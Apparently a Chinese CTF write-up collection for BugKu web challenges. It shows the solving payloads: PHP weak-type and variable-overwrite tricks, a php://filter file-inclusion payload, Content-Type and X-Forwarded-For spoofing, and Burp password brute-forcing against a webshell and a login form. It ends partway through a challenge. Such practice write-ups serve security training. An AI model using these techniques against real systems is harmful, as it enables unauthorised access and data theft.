Author: Qftm

1、web2

考点：F12 的利用

Topic Link: http://123.206.87.240:8002/web2/

打开连接，特别的不一样，直接 F12 可得 flag


get flag:

```
flag KEY{Web-2-bugKssNNikls9100}
```

2、计算器


考点：F12 的利用

Topic Link: http://120.24.86.145:8002/yanzhengma/



来源:BugKu-ctf

发现输入框对输入的数据长度有限制，F12 进行修改长度输入正确结果即可获得 flag 一枚



get flag:


```
flag{CTF-bugku-0032}
```

3、web 基础$_GET

考点： 代码审计、$_GET 利用

Topic Link: http://120.24.86.145:8002/get/

传送$_GET 型数据即可获得 flag 一枚



get flag:


```
flagflag{bugku_get_su8kej2en}
```

4、web 基础$_POST

考点：代码审计、$_POST 利用

Topic Link: http://120.24.86.145:8002/post/

提交$_POST 数据即可获得 flag 一枚



get flag:

```
flagflag{bugku_get_ssseint67se}
```

5、矛盾

考点：php 弱类型


Topic Link: http://120.24.86.145:8002/get/index1.php


```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```

看了确实矛盾，不让传递纯数字数据却要和纯数字 1 相等，该怎么办呢，

这里可以利用 PHP 的“==”弱类型漏洞进行绕过

构造 playload 为 http://120.24.86.145:8002/get/index1.php?num=1aaa 即可获得 flag 一枚



get flag:


```
flag{bugku-789-ps-ssdf}
```

6、web3

考点：编码&解码

Topic Link: http://120.24.86.145:8002/web3/

提示 flag 在这里那就在这找吧，F12 得到一串特殊的字符串，进行 ASCII 转化或者直接放入浏览器的地址栏里直接回车即可获得 flag 一枚



get flag:

```
KEY{J2sa42ahJK&#4}
```

7. 域名解析

考点：域名解析

Topic Link：flag.bugku.com

按题目要求域名解析 flag.bugku.com，才能得到 flag

配置 hosts 文件，将 120.24.86.145　flag.bugku.com 添加进去，然后访问 flag.bugku.com 即可获得 flag 一枚

Linux 系统在/etc/hosts 目录下，修改需要 root 权限

windows 系统在 c:\windows\system32\drivers\etc\hosts 目录下，若不让修改，可以把之前的进行备份然后新建一个 hosts 文本文档进行追加覆盖

get flag:


```
KEY{DSAHDSJ82HDS2211}
```

8. 你必须让他停下

考点：网页抓包分析

Topic Link：http://123.206.87.240:8002/web12/

发现页面一直在闪动，F12可看到flag is here~，先用BP抓个包分析可知一直点击go的时候，服务器的响应报文中一个图片> 一直在变，发现当如果是10.jpg的时候服务器的响应报文中有flag



get flag:

```
flag{dummy_game_1s_s0_popular}
```

9. 文件上传测试


考点：文件上传

Topic Link: http://103.238.227.13:10085/

按要求提交一个 PHP 文件，服务端却提示非图片文件

尝试改后缀名为图片格式(jpg png gif)却不行

可能就是 Content-Type 的缘故，BP 抓包，将 Content-Type 改为 image/jpeg 即可得到 flag 一枚



get flag:

```
Flag:42e97d465f962c53df9549377b513c7e
```

10. 变量 1

考点：php 变量覆盖漏洞 $$

Topic Link: http://120.24.86.145:8004/index1.php


```
flag In the variable ! <?php


error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

分析代码可以发现是 php 变量覆盖漏洞，构造 payload

http://120.24.86.145:8004/index1.php?args=GLOBALS

打印变量表中的所有变量，即可获得 flag 一枚

get flag:

```
flag{92853051ab894a64f7865cf3c2128b34}
```

11. web5

考点：JS

Topic Link: http://123.206.87.240:8002/web5/

不知道 submit 什么，先查看源代码发现有一段 JS 编码，直接放到控制台就得到了 flag

get flag:


```
ctf{whatfk}
```

12. 头等舱

考点：网页抓包分析

Topic Link: http://120.24.86.145:9009/hd.php

里面什么都没有，先抓个包看有没有有用信息，结果服务器的响应报文头部包含 flag



get flag:

```
flag{Bugku_k8_23s_istra}
```

13. 网站被黑


考点： 字典爆破

Topic Link: http://123.206.87.240:8002/webshell/

根据提示网站存在漏洞，利用御剑扫描工具进行扫描


进入 shell.php 网页中，发现需要密码验证，利用 burpsuite 进行爆破

爆破对象




字典选取

读取结果



输入 pass：hack



get flag:

```
flag{hack_bug_ku035}
```

各类爆破字典集下载：

```
GitHub 项目地址：https://github.com/Qftm/Blasting-dictionary
```

14. 管理员系统


考点：IP 伪造、base64 编码

Topic Link: http://123.206.31.85:1003/

F12 查看源码发现一个特殊的字符串 <!-- dGVzdDEyMw== --> 进行 base64 解密之后得到 ==》test123

利用用户名 admin 尝试登陆，发现未果，页面还是提示 IP 已被记录，抓包进行伪造 IP，在 HTTP 请求中添加请求头 X-Forwarded-For：127.0.0.1

在响应包里面的源码里发现包含 flag



get flag:

```
flag{85ff2ee4171396724bae20c0bd851f6b}
```

15. web4

考点：url 编码

Topic Link: http://120.24.86.145:8002/web4/

按提示查看源代码

```
<html>
<title>BKCTF-WEB4</title>
```

```
<body>
<div style="display:none;"></div>
<form action="index.php" method="post" >
看看源代码？<br>
<br>
<script>
var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62';
var p2 = '%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b';
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
</form>
</body>
</html>
```


将 p1 和 p2，“%35%34%61%61%32”进行 URL 解码或者十六进制转换 ASCII（不过需要先去除%）

```
66 75 6e 63 74 69 6f 6e 20 63 68 65 63 6b 53 75 62 6d 69 74 28 29 7b 76 61 72 20 61 3d 6
4 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 42 79 49 64 28 22 70 61 73 73 77
6f 72 64 22 29 3b 69 66 28 22 75 6e 64 65 66 69 6e 65 64 22 21 3d 74 79 70 65 6f 66 20 61
29 7b 69 66 28 22 36 37 64 37 30 39 62 32 62


35 34 61 61 32


61 61 36 34 38 63 66 36 65 38 37 61 37 31 31 34 66 31 22 3d 3d 61 2e 76 61 6c 75 65 29 7
2 65 74 75 72 6e 21 30 3b 61 6c 65 72 74 28 22 45 72 72 6f 72 22 29 3b 61 2e 66 6f 63 75
73 28 29 3b 72 65 74 75 72 6e 21 31 7d 7d 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d
65 6e 74 42 79 49 64 28 22 6c 65 76 65 6c 51 75 65 73 74 22 29 2e 6f 6e 73 75 62 6d 69 7
4 3d 63 68 65 63 6b 53 75 62 6d 69 74 3b
```

按照 eval()函数进行组合，得到一个 function 函数

```
function checkSubmit(){
    var a=document.getElementById("password");
    if("undefined"!=typeof a){
        if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
            return!0;
        alert("Error");
        a.focus();
        return!1
    }
}
document.getElementById("levelQuest").onsubmit=checkSubmit;
```

提交字符串"67d709b2b54aa2aa648cf6e87a7114f1"即可获得 flag



get flag:

```
KEY{J22JK-HS11}
```

16. flag 在 index 里

考点：php 伪协议

Topic Link: http://123.206.87.240:8005/post/

知识简介：


```
php 伪协议：
        file:// — 访问本地文件系统
        http:// — 访问 HTTP(s) 网址
        ftp:// — 访问 FTP(s) URLs
        php:// — 访问各个输入/输出流（I/O streams）
```

```
zlib:// — 压缩流
data:// — 数据（RFC 2397）
glob:// — 查找匹配的文件路径模式
phar:// — PHP 归档
ssh2:// — Secure Shell 2
rar:// — RAR
ogg:// — 音频流
expect:// — 处理交互式的流
```

点击按钮：click me? no

进入 test5 界面

分析
?file=show.php
测试是否存在文件包含漏洞
利用 php 伪协议进行测试
根据题目提示：flag 在 index 里
尝试 payload：?file=php://filter/convert.base64-encode/resource=index.php
获取 index.php 经过 base64 加密的源码，对其进行解密：



在源码中 get flag:


```
flag:flag{edulcni_elif_lacol_si_siht}
```

17. 输入密码查看 flag

考点：字典爆破

Topic Link: http://123.206.87.240:8002/baopo/

利用 BurpSuite 进行爆破密码




获取爆破对象


Attack type: Sniper

```
POST /baopo/?yes HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/baopo/
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Cookie: PHPSESSID=brii71ej31ngddr6ka9nm0ka9611puf3
Connection: keep-alive
Upgrade-Insecure-Requests: 1

pwd=§admin§
```

获取爆破字典



根据 Length 获取密码：13579



输入 pwd：13579


get flag:

```
flag{bugku-baopo-hah}
```

18. 点击一百万次

考点：代码审计

Topic Link: http://123.206.87.240:9001/test/




根据页面显示需要点击曲奇 1000000 次才能够得到 flag，是不是感觉很好玩 *-*

查看源码，分析<script>代码

```
<script>
  var clicks=0
  $(function() {
    $("#cookie")
      .mousedown(function() {
        $(this).width('350px').height('350px');
      })
      .mouseup(function() {
        $(this).width('375px').height('375px');
```

```
            clicks++;
            $("#clickcount").text(clicks);
            if(clicks >= 1000000){
                var form = $('<form action="" method="post">' +
                        '<input type="text" name="clicks" value="' + clicks + '" hidden/>
' +
                        '</form>');
                $('body').append(form);
                form.submit();
            }
        });
    });
  </script>
```

通过 POST 传递数据对 clicks 赋值大于 1000000 就可以得到 flag，是不是比鼠标点击快好多了，哈哈哈哈哈



get flag:

```
flag{Not_C00kI3Cl1ck3r}
```

19. 备份是个好习惯

知识简介

strstr()函数语法：

```
strstr — 查找字符串的首次出现
```

```
string strstr( string $haystack, mixed $needle[, bool $before_needle = FALSE] )


返回 haystack 字符串从 needle 第一次出现的位置开始到 haystack 结尾的字符串。
```

substr()函数语法：

```
substr — 返回字符串的子串



string substr( string $string, int $start[, int $length] )


返回字符串 string 由 start 和 length 参数指定的子字符串。



参数


string
输入字符串。必须至少有一个字符。
start
如果 start 是非负数，返回的字符串将从 string 的 start 位置开始，从 0 开始计算。例如，在字符串 "abcdef" 中，在位置 0 的字符是 "a"，位置 2 的字符串是 "c" 等等。
如果 start 是负数，返回的字符串将从 string 结尾处向前数第 start 个字符开始。
如果 string 的长度小于 start，将返回 FALSE。


length
如果提供了正数的 length，返回的字符串将从 start 处开始最多包括 length 个字符（取决于 string 的长度）。
如果提供了负数的 length，那么 string 末尾处的 length 个字符将会被省略（若 start 是负数则从字符串尾部算起）。如果 start 不在这段文本中，那么将返回 FALSE。
如果提供了值为 0，FALSE 或 NULL 的 length，那么将返回一个空字符串。
如果没有提供 length，返回的子字符串将从 start 位置开始直到字符串结尾。


返回值


返回提取的子字符串， 或者在失败时返回 FALSE。
```

str_replace()函数语法：

```
str_replace — 子字符串替换
```

```
mixed str_replace( mixed $search, mixed $replace, mixed $subject[, int &$count] )
```

该函数返回一个字符串或者数组。该字符串或数组是将 subject 中全部的 search 都被 replace 替换之后的结果。

